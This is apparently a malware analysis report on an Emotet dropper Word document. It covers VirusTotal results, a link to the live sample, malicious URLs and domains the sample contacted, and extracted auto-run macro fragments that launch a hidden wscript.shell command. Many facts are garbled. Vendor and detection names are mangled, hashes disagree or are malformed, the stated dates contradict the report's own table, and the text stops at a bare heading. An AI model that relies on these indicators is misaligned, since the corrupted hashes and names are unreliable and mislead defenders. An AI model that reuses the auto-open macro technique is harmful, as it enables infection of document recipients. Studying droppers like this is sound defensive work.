

Analysis of Malicious Document

The next malware to be analyzed is a malicious document. Document-based malware has been on the rise and comes in the form of common file types. The malware embeds malicious codes into documents, PDFs, spreadsheets, and other files which can execute commands within the victim's system upon activation. Details of the malware sample are shown below along with the download link.

Types	MS Word Document
Filename	FA04909_7.doc
MD5 Hash	7fcda3c12ba8b6a15a3f534c420da13b
URL Download	https://github.com/InQuest/malware-samples/blob/master/2019-06-Emotet-Droppers/2618b4d1cfd9290c1df934b0658fa889cfefe4b7d8b6f6e3a37c0c4bd2ad02a

Static Analysis

The process of static analysis enables the analyst to examine the malicious document without executing the document. It can confirm whether the document is malicious, provide information about its functionality, and might reveal indicators of network connectivity.

VirusTotal Scanning

When first analysing potential malware, it is recommended to run it through multiple antivirus programs to identify whether the sample have already been recognized. Antivirus software, on the other hand, is far from flawless. To identify malicious files, it primarily relies on a database of identifiable pieces of known suspicious code (file signatures), as well as behavioural and pattern-matching analyses (heuristics). Because different antivirus products use different signatures and heuristics, running multiple antivirus programs against the same malicious document would be more effective. Hence, the malicious document would be uploaded to VirusTotal for scanning by multiple antivirus engines. VirusTotal generates a report with the overall number of engines that flagged the file as malicious, the malware name, and, if available, further malware details.

44

44 security vendors and 1 sandbox flagged this file as malicious

20180404-10P2C02-10P73420380489-f9e4d8f6b3a53e7d7c04d252a

RADPDF_73bdc

[attachment](#)
[image-ico](#)
[doc](#)
[macro](#)
[pdf-file](#)

10.13 KB

2020-07-17 10:54:23 UTC

1 year ago

DOC

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Dynamic Analysis Sandbox Detections

The sandbox 1508ry flagged this file as: MALWARE

Adi Ascare	VB-Trigen.VBS.Agent.AZH	AngsiLab	Trigen.Script.Demans.dlc
AmiLab V3	DOC/Downloader	Alcibi	Trigen.Downloader (DOC.Gate)
Antiy-AVL	Trigen.Downloader (VMSIO.Agent.may)	Avast	HEUR/VBA.Trojan.a
Avast	Other Malware-gen (T5)	AVG	Other Malware-gen (T5)
Avira (no cloud)	WTFM.Agent.L7PA212	Baidu	VBA-Trigen.Downloader.Agent.aaf
BitDefender	VB-Trigen.VBS.Agent.AZH	CAT QuickHeal	WTFM.Exe.Macro.33934
ClimAV	Doc.Malware.Demans-684833-0	Cynet	Malicious.Screens-85
Cyren	WTFM.Macro	DrWeb	WTFM.Downloader.3216
Emisoft	Trigen.Downloader.Agent (A)	Engadget	Malicious (High-Confidence)
eScan	VB-Trigen.VBS.Agent.AZH	ESET NOD32	VBA-Trigen.Downloader.Agent.MAY
F-Prot	New-Or Modified WTFM.Macro	F-Secure	Malware:WTFM.Agent.L7PA212
Fortinet	VBA.Agent.3509v.dlp	GDex	Macro.Trigen.Downloader (Shrike.U)
Kaspersky	Trigen.Downloader (VBA.Agent)	Kaseya	HEUR/Trigen.Script.Demans
Malware	RDP/Generics.Downloader.x	McAfee	Trigen (DTM) (C) (Safe.C)
NANO Antivirus	Trigen.Ch229a.heuristic.dropt	Qihoo 360	Generic/Trigen.Script.a44
Rising	Trigen.Dropt2018 (TOPS) (C) (Safe...)	Sanglier Engine Zero	Malware
SentinelOne (Static ML)	Doc.Malware.Dlc	Symantec	Doc/Trigen.Dlc

Based on the results from VirtusTotal as seen above, it suggests that the malicious document is related to a trojan dropper. Out of 61 antivirus engines, the sample was identified as a malicious document against 44 different scanners. Additionally, it noted that malicious macros were embedded into the sample which will be further analysed.

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Basic Properties ⓘ				
MD5	7fcd3c12ba8b6a15a3f534c420da13b			
SHA-1	fb0c218d9d66e2409d737d12cb53cc6cb216e9fb			
SHA-256	2618b4d1cfd9290c1df934b0658fa889cfe4b7d8b6f6e3a37c0c4bd2ad02a			
Vhash	42b36a96cf605e327b224fc3f0ef240			
SSDEEP	1536:Docn1kp59gx8K85fBARjCTM4Yv54+e9Kt:c41k/W48mjCgdRH			
File type	MS Word Document			
Magic	CDF V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Sun Jan 13 15:22:00 2019, Last Saved Time/Date: Sun Jan 13 15:22:00 2019, Number of Pages: 1, Number of Words: 2, Number of Characters: 14, Security: 0			
TrID	Microsoft Word document (52.6%)			
TrID	Microsoft Word document (old ver.) (33.3%)			
TrID	Generic OLE2 / Multistream Compound (14%)			
File size	90.13 KB (92288 bytes)			
History ⓘ				
Creation Time	2019-01-14 15:22:00 UTC			
First Submission	2019-01-14 15:54:11 UTC			
Last Submission	2020-07-17 12:54:23 UTC			
Last Analysis	2020-07-17 12:54:23 UTC			
Names ⓘ				
FA04909_7.doc				
INVOICE_563891.doc				
Invoice-H57767.doc				
INVOICE-H575690.doc				

More details of the sample from VirtusTotal are seen above. It verified the file type of the malicious document to be Microsoft Word Document and other basic properties such as the hashes and file size are shown. From the history of the sample, the sample was created on 14th January 2019 and the first submission of malicious was dated on 17th July 2020. This means that the malicious document is present for about 2 years as of the date of this report. Moreover, the sample should not be difficult to analyse through static analysis as the malicious document is also not known to be packed and string analysis might reveal indicators about the sample.

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

9

Contacted URLs

Scanned	Detections	Status	URL
2020-09-14	4 / 79	200	http://dirtyactionsports.com/vVgr4dva
2020-01-24	5 / 72	200	http://espat.com/1YbH45y
2020-01-24	5 / 72	404	http://laria.com/RqAjlJlx


Contacted Domains

Domain	Detections	Created	Registrar
demign.com	1 / 90	2017-08-24	Launchpad, Inc. (HostGator)
dirtyactionsports.com	1 / 91	2015-11-24	Launchpad, Inc. (HostGator)
espat.com	4 / 90	2020-03-21	TurnCommerce, Inc. DBA NameBright.com
latuconference.com	3 / 90	2020-08-03	GMO INTERNET, INC.
laria.com	2 / 91	2016-06-26	Amazon Registrar, Inc.
www.hugedomains.com	0 / 90	2003-10-31	GoDaddy.com, LLC

Contacted IP Addresses

IP	Detections	Autonomous System	Country
104.26.6.37	1 / 90	13335	US
104.26.7.37	0 / 90	13335	US
172.67.70.191	1 / 90	13335	US
192.168.0.1	0 / 90	-	-
192.185.4.123	1 / 90	46606	US
23.20.239.12	0 / 90	14618	US
52.38.212.143	0 / 89	16509	US

Upon looking at further information about the malicious document, under the relations section, it states the URLs, Domains, and IP addresses that the sample attempted to contact. Most of the references stated were detected as malicious especially from the contacted URLs and Domains which can be useful indicators to look out for when performing further analysis.



In addition, VirusTotal provides a graph summary and as seen above, multiple files were attempted to be downloaded by the malicious document upon execution. However, not much information about the files could be found or detected. This concludes the analysis of the malicious document based on VirusTotal, the sample would be further discussed and analysed using different static analysis tools.

Macros Extraction

Since the file was identified to be Microsoft Office Document, it is essential to analyse the malicious macros embed in the document. OfficeMalScanner is a MS Office forensic tool to scan for malicious traces, like shellcode heuristics, PE-files or embedded OLE streams. Hence, this tool would be used to extract the macros of the sample to perform analysis on the embedded code.

```

Administrator: Administrator Command Prompt

C:\Users\MATT2020\Desktop>OfficeMalScanner FA04909_7.doc info

OfficeMalScanner v0.61
Frank Boldewin / www.reconstructor.org

[*] INFO mode selected
[*] Opening file FA04909_7.doc
[*] Filesize is 92288 (0x16880) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Format type Winword

[Scanning for VB-code in FA04909_7.DOC]

Musici
pixeli
mobileR
Nevadam
backendI
invoices
virtualN
InvestorL
paradigmm
bluetoothj
empoweringu
compressingv
CrossplatformL
objectorientedX

VB-MACRO CODE WAS FOUND INSIDE THIS FILE!
The decompressed Macro code was stored here:
-----> C:\Users\MATT2020\Desktop\FA04909_7.DOC-Macros

```

As seen above, the usage of OfficeMalScanner was fairly simple and it managed to extract 14 macros that were embedded in the malicious document. Despite successfully extracting multiple macros, after briefing scanning through the files, only 3 macros provided useful information to perform analysis.


```
1 Attribute VB Name = "InvoiceS"
2 Sub autoopen()
3 Freshm = granularY - nichesT
4 Massachusettsm = IntranetE - CambridgeshireP
5 FranceT = ClothingToysAutomotiveT - R24783
6 DownsizeK = LoopX - emarketsH
7 MusicElectronicsGroceryP = MoneyMarketAccountH - Avonm
8 SleekM
9 arrayw = pixelk - AgentR
10 CentersW = IslandD - openarchitecturec
11 technologiesS = portalst - navigatetp
12 invoicej = PersonalLoanAccountL - parsingC
13 hapticJ = TrinidadandTobagoDollarB - paradigmmsp
14 End Sub
15
```

InvoiceS contains an autoopen subroutine indicates that this procedure runs automatically when the document is first opened. Also, a function called “SleekM” can be seen within the subroutine. Hence, this function would be called when the malicious document is opened, and macros is enabled. Other statements within the subroutine provides not useful information and its relevant with the purpose to hide the SleekM function from static analysis.

```
1 Attribute VB Name = "Nevedam"
2 Function SleekM()
3 On Error Resume Next
4 Select Case pinkk
5 Case 325
6 depositf = contingencyt
7 hacks = CDate(indexK)
8 CocosKeelingIslandsE = ToolsToolsH
9 usercentricY = Sgn(IncredibleWoodenBallo)
10 Case 166
11 challengeq = 994
12 TastyConcreteSaladm = Cdbl(253)
13 TunnelW = viralb
14 parsingV = Sin(depositR)
15 Case 395
16 AssistantC = DynamicsS
17 Marketings = Fix(BuckinghamshireR)
18 morphI = feedI
19 Softw = Round(561)
20 InvoiceX = CoordinatorD
21 End Select
22 Select Case navigatet
23 Case 162
24 deliverc = Coordinatori
25 compellingz = CDate(hapticT)
26 neurald = leadingedgeM
27 calculator = Sgn(GrassrootsE)
28 Case 869
29 BrandP = 411
30 Roadd = Cdbl(223)
31 Analysta = paymenth
32 BarbadosDollarP = Sin(Pinel)
33 Case 701
34 depositP = Investortz
35 LegacyR = Fix(InfrastructureY)
```

The function seen in InvoiceS is located at Nevedam. At first glance, the function does not appear to contain any malicious scripts or functionality. However, it contains a lot of switch case statements to confuse the analyst.

Upon further analysis, it can be seen that the CreateObject is called with “wscript.shell” which creates a shell object. Moreover, the Run method is used containing 2 parameters. The first parameter brings the command to execute, and the second parameter is 14 – 14 which is 0. When the second parameter is 0, it hides the window and activates another window. Hence, this process would run in the background without the victim knowing when the document is opened and macros is enabled. As for the string command within the first parameter, it seems that pixeli.TextBox1 is used as the string command.




```
1 Attribute VB_Name = "pixeli"
2 Attribute VB_Base = "1Normal.ThisDocument"
3 Attribute VB_GlobalNameSpace = False
4 Attribute VB_Creatable = False
5 Attribute VB_PredeclaredId = True
6 Attribute VB_Exposed = True
7 Attribute VB_TemplateDerived = True
8 Attribute VB_Customizable = True
9 Attribute VB_Control = "TextBox1, 0, 0, MSForms, TextBox"
10
```

As seen in pixeli, there appears to be a TextBox with a variable named TextBox1. The contents of TextBox would be further analysed in the later sections to understand what is being executed by the macro.


String Analysis

The next method to analyse the malicious document is using string analysis. Searching through the strings can be a simple way to get information about the functionality of a sample. For example, if the program accesses a URL, the URL accessed can be seen which is stored as a string in the program.




File pos	Mem pos	ID	Text
A:000000002F3	000000002F3	0	hexu
A:000000002F4	000000002F4	0	j4t
A:000000002F5	000000002F5	0	4t4
A:000000002F6	000000002F6	0	4t4
A:000000002F7	000000002F7	0	4t4
A:000000002F8	000000002F8	0	4t4
A:000000002F9	000000002F9	0	4t4
A:000000002FA	000000002FA	0	4t4
A:000000002FB	000000002FB	0	4t4
A:000000002FC	000000002FC	0	4t4
A:000000002FD	000000002FD	0	4t4
A:000000002FE	000000002FE	0	4t4
A:000000002FF	000000002FF	0	4t4
A:00000000300	00000000300	0	4t4
A:00000000301	00000000301	0	4t4
A:00000000302	00000000302	0	4t4
A:00000000303	00000000303	0	4t4
A:00000000304	00000000304	0	4t4
A:00000000305	00000000305	0	4t4
A:00000000306	00000000306	0	4t4
A:00000000307	00000000307	0	4t4
A:00000000308	00000000308	0	4t4
A:00000000309	00000000309	0	4t4
A:0000000030A	0000000030A	0	4t4
A:0000000030B	0000000030B	0	4t4
A:0000000030C	0000000030C	0	4t4
A:0000000030D	0000000030D	0	4t4
A:0000000030E	0000000030E	0	4t4
A:0000000030F	0000000030F	0	4t4
A:00000000310	00000000310	0	4t4
A:00000000311	00000000311	0	4t4
A:00000000312	00000000312	0	4t4
A:00000000313	00000000313	0	4t4
A:00000000314	00000000314	0	4t4
A:00000000315	00000000315	0	4t4
A:00000000316	00000000316	0	4t4
A:00000000317	00000000317	0	4t4
A:00000000318	00000000318	0	4t4
A:00000000319	00000000319	0	4t4
A:0000000031A	0000000031A	0	4t4
A:0000000031B	0000000031B	0	4t4
A:0000000031C	0000000031C	0	4t4
A:0000000031D	0000000031D	0	4t4
A:0000000031E	0000000031E	0	4t4
A:0000000031F	0000000031F	0	4t4
A:00000000320	00000000320	0	4t4
A:00000000321	00000000321	0	4t4
A:00000000322	00000000322	0	4t4
A:00000000323	00000000323	0	4t4
A:00000000324	00000000324	0	4t4
A:00000000325	00000000325	0	4t4
A:00000000326	00000000326	0	4t4
A:00000000327	00000000327	0	4t4
A:00000000328	00000000328	0	4t4
A:00000000329	00000000329	0	4t4
A:0000000032A	0000000032A	0	4t4
A:0000000032B	0000000032B	0	4t4
A:0000000032C	0000000032C	0	4t4
A:0000000032D	0000000032D	0	4t4
A:0000000032E	0000000032E	0	4t4
A:0000000032F	0000000032F	0	4t4
A:00000000330	00000000330	0	4t4
A:00000000331	00000000331	0	4t4
A:00000000332	00000000332	0	4t4
A:00000000333	00000000333	0	4t4
A:00000000334	00000000334	0	4t4
A:00000000335	00000000335	0	4t4
A:00000000336	00000000336	0	4t4
A:00000000337	00000000337	0	4t4
A:00000000338	00000000338	0	4t4
A:00000000339	00000000339	0	4t4
A:0000000033A	0000000033A	0	4t4
A:0000000033B	0000000033B	0	4t4
A:0000000033C	0000000033C	0	4t4
A:0000000033D	0000000033D	0	4t4
A:0000000033E	0000000033E	0	4t4
A:0000000033F	0000000033F	0	4t4
A:00000000340	00000000340	0	4t4
A:00000000341	00000000341	0	4t4
A:00000000342	00000000342	0	4t4
A:00000000343	00000000343	0	4t4
A:00000000344	00000000344	0	4t4
A:00000000345	00000000345	0	4t4
A:00000000346	00000000346	0	4t4
A:00000000347	00000000347	0	4t4
A:00000000348	00000000348	0	4t4
A:00000000349	00000000349	0	4t4
A:0000000034A	0000000034A	0	4t4
A:0000000034B	0000000034B	0	4t4
A:0000000034C	0000000034C	0	4t4
A:0000000034D	0000000034D	0	4t4
A:0000000034E	0000000034E	0	4t4
A:0000000034F	0000000034F	0	4t4
A:00000000350	00000000350	0	4t4
A:00000000351	00000000351	0	4t4
A:00000000352	00000000352	0	4t4
A:00000000353	00000000353	0	4t4
A:00000000354	00000000354	0	4t4
A:00000000355	00000000355	0	4t4
A:00000000356	00000000356	0	4t4
A:00000000357	00000000357	0	4t4
A:00000000358	00000000358	0	4t4
A:00000000359	00000000359	0	4t4
A:0000000035A	0000000035A	0	4t4
A:0000000035B	0000000035B	0	4t4
A:0000000035C	0000000035C	0	4t4
A:0000000035D	0000000035D	0	4t4
A:0000000035E	0000000035E	0	4t4
A:0000000035F	0000000035F	0	4t4
A:00000000360	00000000360	0	4t4
A:00000000361	00000000361	0	4t4
A:00000000362	00000000362	0	4t4
A:00000000363	00000000363	0	4t4
A:00000000364	00000000364	0	4t4
A:00000000365	00000000365	0	4t4
A:00000000366	00000000366	0	4t4
A:00000000367	00000000367	0	4t4
A:00000000368	00000000368	0	4t4
A:00000000369	00000000369	0	4t4
A:0000000036A	0000000036A	0	4t4
A:0000000036B	0000000036B	0	4t4
A:0000000036C	0000000036C	0	4t4
A:0000000036D	0000000036D	0	4t4
A:0000000036E	0000000036E	0	4t4
A:0000000036F	0000000036F	0	4t4
A:00000000370	00000000370	0	4t4
A:00000000371	00000000371	0	4t4
A:00000000372	00000000372	0	4t4
A:00000000373	00000000373	0	4t4
A:00000000374	00000000374	0	4t4
A:00000000375	00000000375	0	4t4
A:00000000376	00000000376	0	4t4
A:00000000377	00000000377	0	4t4
A:00000000378	00000000378	0	4t4
A:00000000379	00000000379	0	4t4
A:0000000037A	0000000037A	0	4t4
A:0000000037B	0000000037B	0	4t4
A:0000000037C	0000000037C	0	4t4
A:0000000037D	0000000037D	0	4t4
A:0000000037E	0000000037E	0	4t4
A:0000000037F	0000000037F	0	4t4
A:00000000380	00000000380	0	4t4
A:00000000381	00000000381	0	4t4
A:00000000382	00000000382	0	4t4
A:00000000383	00000000383	0	4t4
A:00000000384	00000000384	0	4t4
A:00000000385	00000000385	0	4t4
A:00000000386	00000000386	0	4t4
A:00000000387	00000000387	0	4t4
A:00000000388	00000000388	0	4t4
A:00000000389	00000000389	0	4t4
A:0000000038A	0000000038A	0	4t4
A:0000000038B	0000000038B	0	4t4
A:0000000038C	0000000038C	0	4t4
A:0000000038D	0000000038D	0	4t4
A:0000000038E	0000000038E	0	4t4
A:0000000038F	0000000038F	0	4t4
A:00000000390	00000000390	0	4t4
A:00000000391	00000000391	0	4t4
A:00000000392	00000000392	0	4t4
A:00000000393	00000000393	0	4t4
A:00000000394	00000000394	0	4t4
A:00000000395	00000000395	0	4t4
A:00000000396	00000000396	0	4t4
A:00000000397	00000000397	0	4t4
A:00000000398	00000000398	0	4t4
A:00000000399	00000000399	0	4t4
A:0000000039A	0000000039A	0	4t4
A:0000000039B	0000000039B	0	4t4
A:0000000039C	0000000039C	0	4t4
A:0000000039D	0000000039D	0	4t4
A:0000000039E	0000000039E	0	4t4
A:0000000039F	0000000039F	0	4t4
A:000000003A0	000000003A0	0	4t4
A:000000003A1	000000003A1	0	4t4
A:000000003A2	000000003A2	0	4t4
A:000000003A3	000000003A3	0	4t4
A:000000003A4	000000003A4	0	4t4
A:000000003A5	000000003A5	0	4t4
A:000000003A6	000000003A6	0	4t4
A:000000003A7	000000003A7	0	4t4
A:000000003A8	000000003A8	0	4t4
A:000000003A9	000000003A9	0	4t4
A:000000003AA	000000003AA	0	4t4
A:000000003AB	000000003AB	0	4t4
A:000000003AC	000000003AC	0	4t4
A:000000003AD	000000003AD	0	4t4
A:000000003AE	000000003AE	0	4t4
A:000000003AF	000000003AF	0	4t4
A:000000003B0	000000003B0	0	4t4
A:000000003B1	000000003B1	0	4t4
A:000000003B2	000000003B2	0	4t4
A:000000003B3	000000003B3	0	4t4
A:000000003B4	000000003B4	0	4t4
A:000000003B5	000000003B5	0	4t4
A:000000003B6	000000003B6	0	4t4
A:000000003B7	000000003B7	0	4t4
A:000000003B8	000000003B8	0	4t4
A:000000003B9	000000003B9	0	4t4
A:000000003BA	000000003BA	0	4t4
A:000000003BB	000000003BB	0	4t4
A:000000003BC	000000003BC	0	4t4
A:000000003BD	000000003BD	0	4t4
A:000000003BE	000000003BE	0	4t4
A:000000003BF	000000003BF	0	4t4
A:000000003C0	000000003C0	0	4t4
A:000000003C1	000000003C1	0	4t4
A:000000003C2	000000003C2	0	4t4
A:000000003C3	000000003C3	0	4t4
A:000000003C4	000000003C4	0	4t4
A:000000003C5	000000003C5	0	4t4
A:000000003C6	000000003C6	0	4t4
A:000000003C7	000000003C7	0	4t4
A:000000003C8	000000003C8	0	4t4
A:000000003C9	000000003C9	0	4t4
A:000000003CA	000000003CA	0	4t4
A:000000003CB	000000003CB	0	4t4
A:000000003CC	000000003CC	0	4t4
A:000000003CD	000000003CD	0	4t4
A:000000003CE	000000003CE	0	4t4
A:000000003CF	000000003CF	0	4t4
A:000000003D0	000000003D0	0	4t4
A:000000003D1	000000003D1	0	4t4
A:000000003D2	000000003D2	0	4t4
A:000000003D3	000000003D3	0	4t4
A:000000003D4	000000003D4	0	4t4
A:000000003D5	000000003D5	0	4t4
A:000000003D6	000000003D6	0	4t4
A:000000003D7	000000003D7	0	4t4
A:000000003D8	000000003D8	0	4t4
A:000000003D9	000000003D9	0	4t4
A:000000003DA	000000003DA	0	4t4
A:000000003DB	000000003DB	0	4t4
A:000000003DC	000000003DC		


Structure Storage Analysis



